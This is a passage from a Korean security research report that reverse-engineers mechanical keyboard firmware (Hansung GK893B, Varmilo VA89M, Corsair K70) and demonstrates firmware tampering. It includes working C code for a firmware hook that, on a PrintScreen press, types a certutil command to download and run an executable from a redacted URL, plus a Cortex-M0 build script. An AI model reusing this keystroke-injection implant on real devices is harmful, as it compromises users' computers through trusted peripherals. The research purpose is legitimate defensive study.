00000040	42	39	32	33	37	31	31	41	0D	0A	3A	31	35	39	34	37	B923711A...:15947
00000050	44	46	42	42	45	39	39	33	46	38	30	30	31	34	30	39	DFBBE993F8001409
00000060	36	44	44	39	35	39	41	33	44	32	44	46	46	31	36	45	6DD959A3D2DFF16E
00000070	39	43	43	38	42	33	44	44	30	35	39	46	34	0D	0A	3A	9CC8B3DD059F4...:
00000080	31	35	32	33	33	42	43	35	33	36	37	45	45	41	46	31	15233BC5367EEAF1
00000090	30	30	34	30	39	36	44	44	39	35	39	41	33	44	32	44	004096DD959A3D2D
000000A0	46	46	43	31	44	32	31	33	33	38	30	44	33	35	39	43	FFC1D213380D359C
000000B0	37	45	0D	0A	3A	31	35	41	43	34	36	44	34	43	46	32	7E...:15AC46D4CF2

[그림 21. 암호화된 펌웨어]

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	90	33	00	20	F1	00	00	00	11	01	00	00	D5	00	00	00	.3. ñ.....õ...
00000010	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000020	00	00	00	00	00	00	00	00	00	00	00	00	15	01	00	00
00000030	00	00	00	00	00	00	00	00	17	01	00	00	19	01	00	00
00000040	1B	01	00	00	1B	01	00	00	1B	01	00	00	1B	01	00	00
00000050	1B	01	00	00	1B	01	00	00	1B	01	00	00	1B	01	00	00
00000060	01	4A	00	00	29	4A	00	00	3D	4A	00	00	1B	01	00	00	.J..)J..=J.....
00000070	6D	4C	00	00	1B	01	00	00	1B	01	00	00	1B	01	00	00	mL.....
00000080	1B	01	00	00	1B	01	00	00	1B	01	00	00	1B	01	00	00
00000090	1B	01	00	00	1B	01	00	00	1B	01	00	00	E1	4E	00	00áN..
000000A0	1B	01	00	00	1B	01	00	00	1B	01	00	00	1B	01	00	00
000000B0	1B	01	00	00	1B	01	00	00	1B	01	00	00	1B	01	00	00

[그림 22. 복호화된 펌웨어]

앞서 분석했던 키보드와 마찬가지로 따로 MCU 의 정보가 없었다. 그래서 키보드를 분해하여 MCU 가 HCN213 이라는 것을 알아냈다. 그러나 HCN213 이라는 MCU 의 정보가 없었지만, 디버그핀이 노출되어 있어서 이를 이용해 정확한 MCU 정보를 알아내었다.



[그림 23. 분해한 한성 GK893B 키보드의 기판]



[그림 24. 한성 GK893B 키보드의 디버그 핀과 연결한 모습]

```

1 telnet 4444 x +
Connection closed by foreign host.
Disconnected from remote host(telnet 4444) at 00:38:45.
Type 'help' to learn how to use Xshell prompt.
[C:\~]$

Host 'localhost' resolved to ::1.
Connecting to ::1:4444...
Host 'localhost' resolved to 127.0.0.1.
Connecting to 127.0.0.1:4444...
Connection established.
To escape to local shell, press 'Ctrl+Alt+]'.
Open On-Chip Debugger
> flash info 0
Device ID: 0x00012335
Device Name: NUC123LD4AN
bank base = 0x00000000, size = 0x00011000
Nuvoton NuMicro: Flash Lock Check...
CBS=1: Boot From APROM

```

[그림 25. 디버그 핀으로 키보드에 연결해 MCU 등의 정보 출력 장면]

정확한 MCU 는 NUC123LD4AN 이라는 것을 알아낼 수 있었고, 먼저 분석한 Deck CBL-87XN 키보드와 같은 MCU 라는 것을 알 수 있었다.

```

FLASH:00000000 StackPointer_vector DCD 0x20003390 ; SP_main - The Main stack pointer
FLASH:00000004 Reset_vector DCD 0xF1 ; Priority : -3
FLASH:00000008 NMI_vector DCD 0x111 ; Priority : -2
FLASH:0000000C HardFault_vector DCD 0xD5 ; Priority : -1
FLASH:00000010 DCD 0
FLASH:00000014 DCD 0
FLASH:00000018 DCD 0 ; DATA XREF: sub_332C:loc_33584w
FLASH:0000001C dword_1C DCD 0 ; DATA XREF: sub_332C+224w
FLASH:00000020 DCB 0
FLASH:00000021 DCB 0
FLASH:00000022 DCB 0
FLASH:00000023 dword_23 DCD 0 ; DATA XREF: sub_332C:loc_33544w
FLASH:00000027 dword_27 DCD 0 ; DATA XREF: sub_332C:loc_33564w
FLASH:0000002B DCB 0
FLASH:0000002C SVCcall_vector DCD 0x115 ; Configurable
FLASH:00000030 DCD 0
FLASH:00000034 DCD 0
FLASH:00000038 PendSV_vector DCD 0x117 ; Configurable
FLASH:0000003C SysTick_vector DCD 0x119 ; Configurable
FLASH:00000040 BOD_OUT_vector DCD 0x11B ; Brown-out low voltage detected interrupt
FLASH:00000044 WDT_INT_vector DCD 0x11B ; Watchdog/Window Watchdog Timer interrupt
FLASH:00000048 EINT0_vector DCD 0x11B ; External signal interrupt from PB.14 pin
FLASH:0000004C EINT1_vector DCD 0x11B ; External signal interrupt from PB.15 or PD.11 pin
FLASH:00000050 GPAB_INT_vector DCD 0x11B ; External signal interrupt from PA[15:0]/PB[13:0]
FLASH:00000054 GPCDF_INT_vector DCD 0x11B ; External interrupt from PC[15:0]/PD[15:0]/PF[3:0]

```

[그림 26. 펌웨어 Vector table 중 일부]

```

FLASH:000000D4 HardFault_handler
FLASH:000000D4
FLASH:000000D4 ; FUNCTION CHUNK AT FLASH:0000206C SIZE 00000010 BYTES
FLASH:000000D4
FLASH:000000D4 MOVS R0, #4
FLASH:000000D6 MOV R1, LR
FLASH:000000D8 TST R0, R1
FLASH:000000DA BEQ loc_E2
FLASH:000000DC MRS.W R0, PSP
FLASH:000000E0 B loc_E6
FLASH:000000E2 ; -----
FLASH:000000E2
FLASH:000000E2 loc_E2 ; CODE XREF: HardFault_handler+6↑j
FLASH:000000E2 MRS.W R0, MSP
FLASH:000000E6
FLASH:000000E6 loc_E6 ; CODE XREF: HardFault_handler+C↑j
FLASH:000000E6 MOV R1, LR
FLASH:000000E8 LDR R2, =(loc_206C+1)
FLASH:000000EA BX R2 ; loc_206C
FLASH:000000EA ; End of function HardFault_handler
FLASH:000000FA


```

[그림 27. 펌웨어 Instruction 중 일부]

여기까지 한성 GK893B 키보드의 분석내용으로 분석이 완료되어 펌웨어를 변조하기 위해 필요한 정보를 모두 얻어내었다.

5 - 1 - 4 Varmilo VA89M

Varmilo VA89M 키보드의 펌웨어 및 펌웨어 업데이터는 공식 홈페이지에서 구할 수 있었다. 그림 28 은 다운로드 받은 펌웨어 업데이터 등 파일들의 목록이다.



[그림 28. Varmilo VA89M 펌웨어 및 펌웨어 업데이터 파일 목록]

ISPTool.exe 가 펌웨어 업데이터이고, 英文 WINDOWS-APPLE-KB-20200902-C55DH-Fix-8DB5H.MTP 파일이 펌웨어 업데이트에 사용되는 파일이다.

펌웨어 업데이터가 .NET 으로 구현되어 있어서 디컴파일툴로 리버싱을 할 수 있었다. 그림 29 는 펌웨어 업데이터의 디컴파일된 코드 중 일부이며, 업데이터와 함께 제공된 MTP 파일을 불러오는 함수 LoadMTPFile 이다.

```
public int LoadMTPFile(string mtpPath)
{
    if (mtpPath.Equals(""))
        return -2;
    IntPtr file = DllQuote.CreateFile(mtpPath, 2147483648U, 1U, 0U, 3U, 128U, IntPtr.Zero);
    if (file == (IntPtr) -1)
    {
        Console.WriteLine("Load MTP Error:" + (object) DllQuote.GetLastError());
        DllQuote.CloseHandle(file);
        return -3;
    }
    uint num = DllQuote.GetFileSize(file, ref this.dwMtpFileSize) & uint.MaxValue;
    if (this.dwMtpFileSize == 0U)
        this.dwMtpFileSize = num;
    this.pMtpBuf = new byte[(IntPtr) this.dwMtpFileSize];
    uint lpNumberOfBytesRead = 0;
    HID_STRUCT.OVERLAPPED lpOverlapped = new HID_STRUCT.OVERLAPPED();
    DllQuote.ReadFile(file, this.pMtpBuf, this.dwMtpFileSize, ref lpNumberOfBytesRead, ref lpOverlapped);
    DllQuote.CloseHandle(file);
    return 0;
}
```

[그림 29. 펌웨어 업데이터 프로그램의 디컴파일된 코드 중 일부]

펌웨어 업데이터는 MTP 파일을 그림 29 에 있는 **LoadMTPFile** 함수로 읽어와 파일의 내용을 **pMtpBuf** 변수에 저장한다.

```
...
switch (this.ispSetup.LoadMTPFile(this.mtpFilePath))
{
    ...
    this.ispSetup.LoadProgramData();
}
```

[그림 30. LoadMTPFile 이후 호출되는 LoadProgramData 함수]

LoadMTPFile 함수가 호출된 이후 **LoadProgramData** 함수가 호출되는데, 호출된 **LoadProgramData** 함수 내부에서 **LoadProgData** 함수를 또 다시 호출하는 것을 그림 31 에서 볼 수 있다. 이때 앞에서 MTP 파일을 읽어와 저장해둔 **pMtpBuf** 변수를 인자로 넘겨준다.

```
public int LoadProgramData()
{
    ...
    if (DllQuote.LoadProgdata(this.pMtpBuf, this.dwMtpFileSize, pProgramBuf,
                              ref wProgramSize, pOptionBuf, ref wOptionSize, pDataBuf, ref wDataSize) < 0)
    {
        Console.WriteLine("Load program data fail!");
        return -4;
    }
    ...
}
```

[그림 31. LoadProgramData 함수 내부에서 호출되는 ISPDLL.dll 에 있는 LoadProgData 함수]

LoadProgData 함수는 그림 28 에서 보았던 파일 중 **ISPDLL.dll** 파일에 있는 함수이다. 다른 툴을 사용해 **ISPDLL.dll** 파일에 있는 **LoadProgData** 함수를 분석했다.

```
int __cdecl LoadProgdata(int pMtpBuf, int dwMtpSize, int pProgamBuf, _WORD *wProgramSize,
                          int pOptionBuf, int wOptionSize, int pDataBuf, int wDataSize)
{
    ...
    result = LoadProgdataEx(
        (char *)pMtpBuf,
        dwMtpSize,
        (_DWORD *)pProgamBuf,
        &local_programSize,
        (_DWORD *)pOptionBuf,
        (_WORD *)wOptionSize,
        (_DWORD *)pDataBuf,
        (_WORD *)wDataSize );
}
```

[그림 32. ISPDLL.dll 에 있는 LoadProgData 함수. 내부에서 다시 LoadProgdataEx 함수가 호출됨]

ISPDLL.dll 파일에 있는 **LoadProgData** 함수 내부를 보면 다시 **LoadProgdataEx** 함수가 호출된다. 복잡하게 내부에서 다른 함수를 호출하는 과정을 수 차례 거치지만, **LoadProgdataEx** 함수가 최종적으로 MTP 파일의 내용을 분석하고 파싱하는 함수이다.

```
...
dword_1017514C = v22;
sub_100091F0((int)&dword_10174ED8);
v24 = 2 * v23[8];
Size = v24;
v25 = 2 * v23[9];
Src_size = v25;
dword_10174EFC = v23[10];
dword_10174EF8 = v23[11];
if ( v24 )
{
    program_in_data_2 = operator new[](v24);
    memset(program_in_data_2, 0, Size);
    v25 = Src_size;
}
if ( v25 )
{
    ::Src = operator new[](v25);
    memset(::Src, 0, Src_size);
}
if ( dword_10174EFC )
{
    dword_10174EE8 = operator new[](dword_10174EFC);
    memset(dword_10174EE8, 0, dword_10174EFC);
}
if ( dword_10174EF8 )
{
    dword_10174EE4 = (int)operator new[](dword_10174EF8);
    memset((void *)dword_10174EE4, 0, dword_10174EF8);
}
...
```


[그림 33. ISPDLL.dll 에 있는 LoadProgdataEx 함수 중 일부]

그림 33 은 **LoadProgdataEx** 함수의 일부이다. 특정 전역변수에 값을 저장하는 등의 동작을 하는데, 이 함수의 분석이 끝나면 펌웨어를 추출할 수 있을 것으로 기대한다.

5 - 1 - 5 Corsair K70 RGB TKL



[그림 34. 커세어 키보드 홈페이지에서 제공하는 업데이트 iCUE]



[그림 35. K70 RGB TKL 키보드 펌웨어 파일]

Corsair K70 RGB TKL 키보드는 Corsair 홈페이지에서 제공하는 업데이트와 펌웨어를 구할 수 있었다. **Hammer_Application_Firmware_v1.8.25.bin** 이 펌웨어 파일인데, 일반적인 펌웨어는 아니고 자체적으로 사용하는 특수한 파일로 보인다. 해당 파일을 살펴보면 날짜 정보 등이 보이고 업데이트 내부에서 파싱하는 과정을 거치는 것으로 추측된다.

Offset(h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	64	8E	21	EE	90	3D	02	00	91	23	01	00	01	00	4D	61	dZ!i.=..'#....Ma
00000010	79	20	20	33	20	32	30	32	32	00	30	30	3A	34	39	3A	y 3 2022.00:49:
00000020	35	39	00	00	00	73	1B	01	01	08	19	00	10	B5	05	4C	59...s.....µ.L
00000030	23	78	33	B9	04	4B	13	B1	04	48	AF	F3	00	80	01	23	#x3¹.K.±.H´ó.€.#
00000040	23	70	10	BD	00	04	00	20	00	00	00	00	40	36	03	00	#p.%.... ..@6..
00000050	08	B5	03	4B	1B	B1	03	49	03	48	AF	F3	00	80	08	BD	.µ.K.±.I.H´ó.€.¼
00000060	00	00	00	00	04	04	00	20	40	36	03	00	15	4B	00	2B @6...K.+
00000070	08	BF	13	4B	9D	46	A3	F5	80	3A	00	21	8B	46	0F	46	.¿.K.FŁö€:..!<F.F
00000080	13	48	14	4A	12	1A	1D	F0	27	FC	0F	4B	00	2B	00	D0	.H.J...ð'û.K.+.Ð
00000090	98	47	0E	4B	00	2B	00	D0	98	47	00	20	00	21	04	00	~G.K.+.Ð~G. .!..
000000A0	0D	00	0D	48	00	28	02	D0	0C	48	AF	F3	00	80	1D	F0	...H. (.Ð.H´ó.€.ð
000000B0	D5	FB	20	00	29	00	09	F0	83	FD	1D	F0	BB	FB	00	BF	Ôû .) ..ðfý.ð»û.¿

[그림 36. 펌웨어 파일 내용 중 일부]

업데이트의 동작과 **Hammer_Application_Firmware_v1.8.25.bin** 파일의 분석이 추가적으로 필요하다.

5 - 2 . 악성 행위 구현

분석한 내용을 바탕으로 펌웨어를 변조할 수 있었다. 특히 분석이 끝난 Deck CBL-87XN, 한성 GK893B 의 변조된 펌웨어를 키보드에 올릴 수 있었고, 제대로 동작하는 것을 확인했다.

- Deck CBL-87XN

Deck CBL-87XN 키보드의 펌웨어에 PrintScreen 키를 누르면 윈도우의 cmd 창을 열어 악성프로그램을 다운받고, 다운받은 프로그램을 실행하는 동작의 코드를 삽입했다. 그림 37 은 악성행위를 C 로 구현한 것이고, 그림 38 은 C 로 구현한 악성행위를 펌웨어의 아키텍처에 맞게 컴파일하는 스크립트이다.

```
__attribute__((flatten)) int hooked_send_descriptor(int a1, uint8_t *buf, int
size)
{
    char phase_2[0x4c];
    memcpy(phase_2, "cmd\ncertutil -urlcache -split -f http://--url(deleted)--
/poc.exe && poc.exe\n", 0x4c);
    send_descriptor_t send_descriptor;
    send_descriptor = (send_descriptor_t)send_descriptor;

    if(a1 == 2 && size==8)
    {
        // PrintScreen Key
        if(buf[0] == 0x00 && buf[2] == 0x46)
        {

            // Windows + R
            send_key(8, 0);
            send_key(8, 21);
            send_key(8, 0);
            send_key(0, 0);

            // cmd
            for(int i=0; i<sizeof(phase_2)-1; i++)
            {
                uint8_t ch;
                ch = phase_2[i];

                if(ch >= 'a' && ch <= 'z')
                {
                    ch = ch - 'a' + 4;
                    send_key(0, ch);
                    send_key(0, 0);
                }
                else if(ch >= '1' && ch <= '9')
                {
                    ch = ch - '1' + 30;
                    send_key(0, ch);
                    send_key(0, 0);
                }
            }
        }
    }
}
```

```

else if(ch == '0')
{
    ch = 39;
    send_key(0, ch);
    send_key(0, 0);
}
else if (ch == ' ')
{
    ch = 0x2C;
    send_key(0, ch);
    send_key(0, 0);
}
else if(ch == '-')
{
    ch = 0x2D;
    send_key(0, ch);
    send_key(0, 0);
}
else if(ch == '\n')
{
    ch = 0x28;
    send_key(0, ch);
    send_key(0, 0);
}
else if(ch == ':')
{
    send_key(0x20, 0);
    send_key(0x20, 0x33);
    send_key(0x20, 0);
    send_key(0, 0);
}
else if(ch == '/')
{
    ch = 0x38;
    send_key(0, ch);
    send_key(0, 0);
}

else if(ch == '.')
{
    ch = 0x37;
    send_key(0, ch);
    send_key(0, 0);
}
else if(ch == '&')
{
    send_key(0x20, 0);
    send_key(0x20, 0x24);
    send_key(0x20, 0);
    send_key(0, 0);
}
}
}
}
return send_descriptor(a1, buf, size);
}

```

[그림 37. 악성 행위를 구현한 코드]

```
#!/bin/bash
```


```
arm-none-eabi-gcc -Os -c -mthumb -mcpu=cortex-m0 -o code.o code.c  
ls -al code.o  
nm code.o
```

[그림 38. 악성 행위 코드를 펌웨어 아키텍처에 맞게 컴파일하는 스크립트]

그림 38의 스크립트로 악성 행위 코드를 빌드하여 펌웨어에 삽입하면 악성 행위를 수행하는 변조된 펌웨어를 만들 수 있다.


- **한성 GK893B**

한성 GK893B 키보드 펌웨어의 데이터 중 제조사 이름부분을 변경해 변조된 펌웨어를 키보드에 올릴 수 있음을 보였다.



```
soo@soo-mac:~ - $ sudo lsusb -d 0483: -v  
Bus 001 Device 002: ID 0483:5131 STMicroelectronics GK893B  
Device Descriptor:  
  bLength                18  
  bDescriptorType        1  
  bcdUSB                  1.10  
  bDeviceClass            0  
  bDeviceSubClass         0  
  bDeviceProtocol         0  
  bMaxPacketSize0        8  
  idVendor                0x0483 STMicroelectronics  
  idProduct              0x5131  
  bcdDevice              0.00  
  iManufacturer          1 Mllsky  
  iProduct               2 GK893B  
  iSerial                3 CA2018120002  
  bNumConfigurations     1
```

[그림 39. 정상 펌웨어]



```
soo@soo-mac:~ - $ sudo lsusb -d 0483: -v  
Bus 001 Device 003: ID 0483:5131 STMicroelectronics HSCHA@  
Device Descriptor:  
  bLength                18  
  bDescriptorType        1  
  bcdUSB                  1.10  
  bDeviceClass            0  
  bDeviceSubClass         0  
  bDeviceProtocol         0  
  bMaxPacketSize0        8  
  idVendor                0x0483 STMicroelectronics  
  idProduct              0x5131  
  bcdDevice              0.00  
  iManufacturer          1 Mllsky  
  iProduct               2 HSCHA@  
  iSerial                3 CA2018120002  
  bNumConfigurations     1
```

[그림 40. 변조된 펌웨어]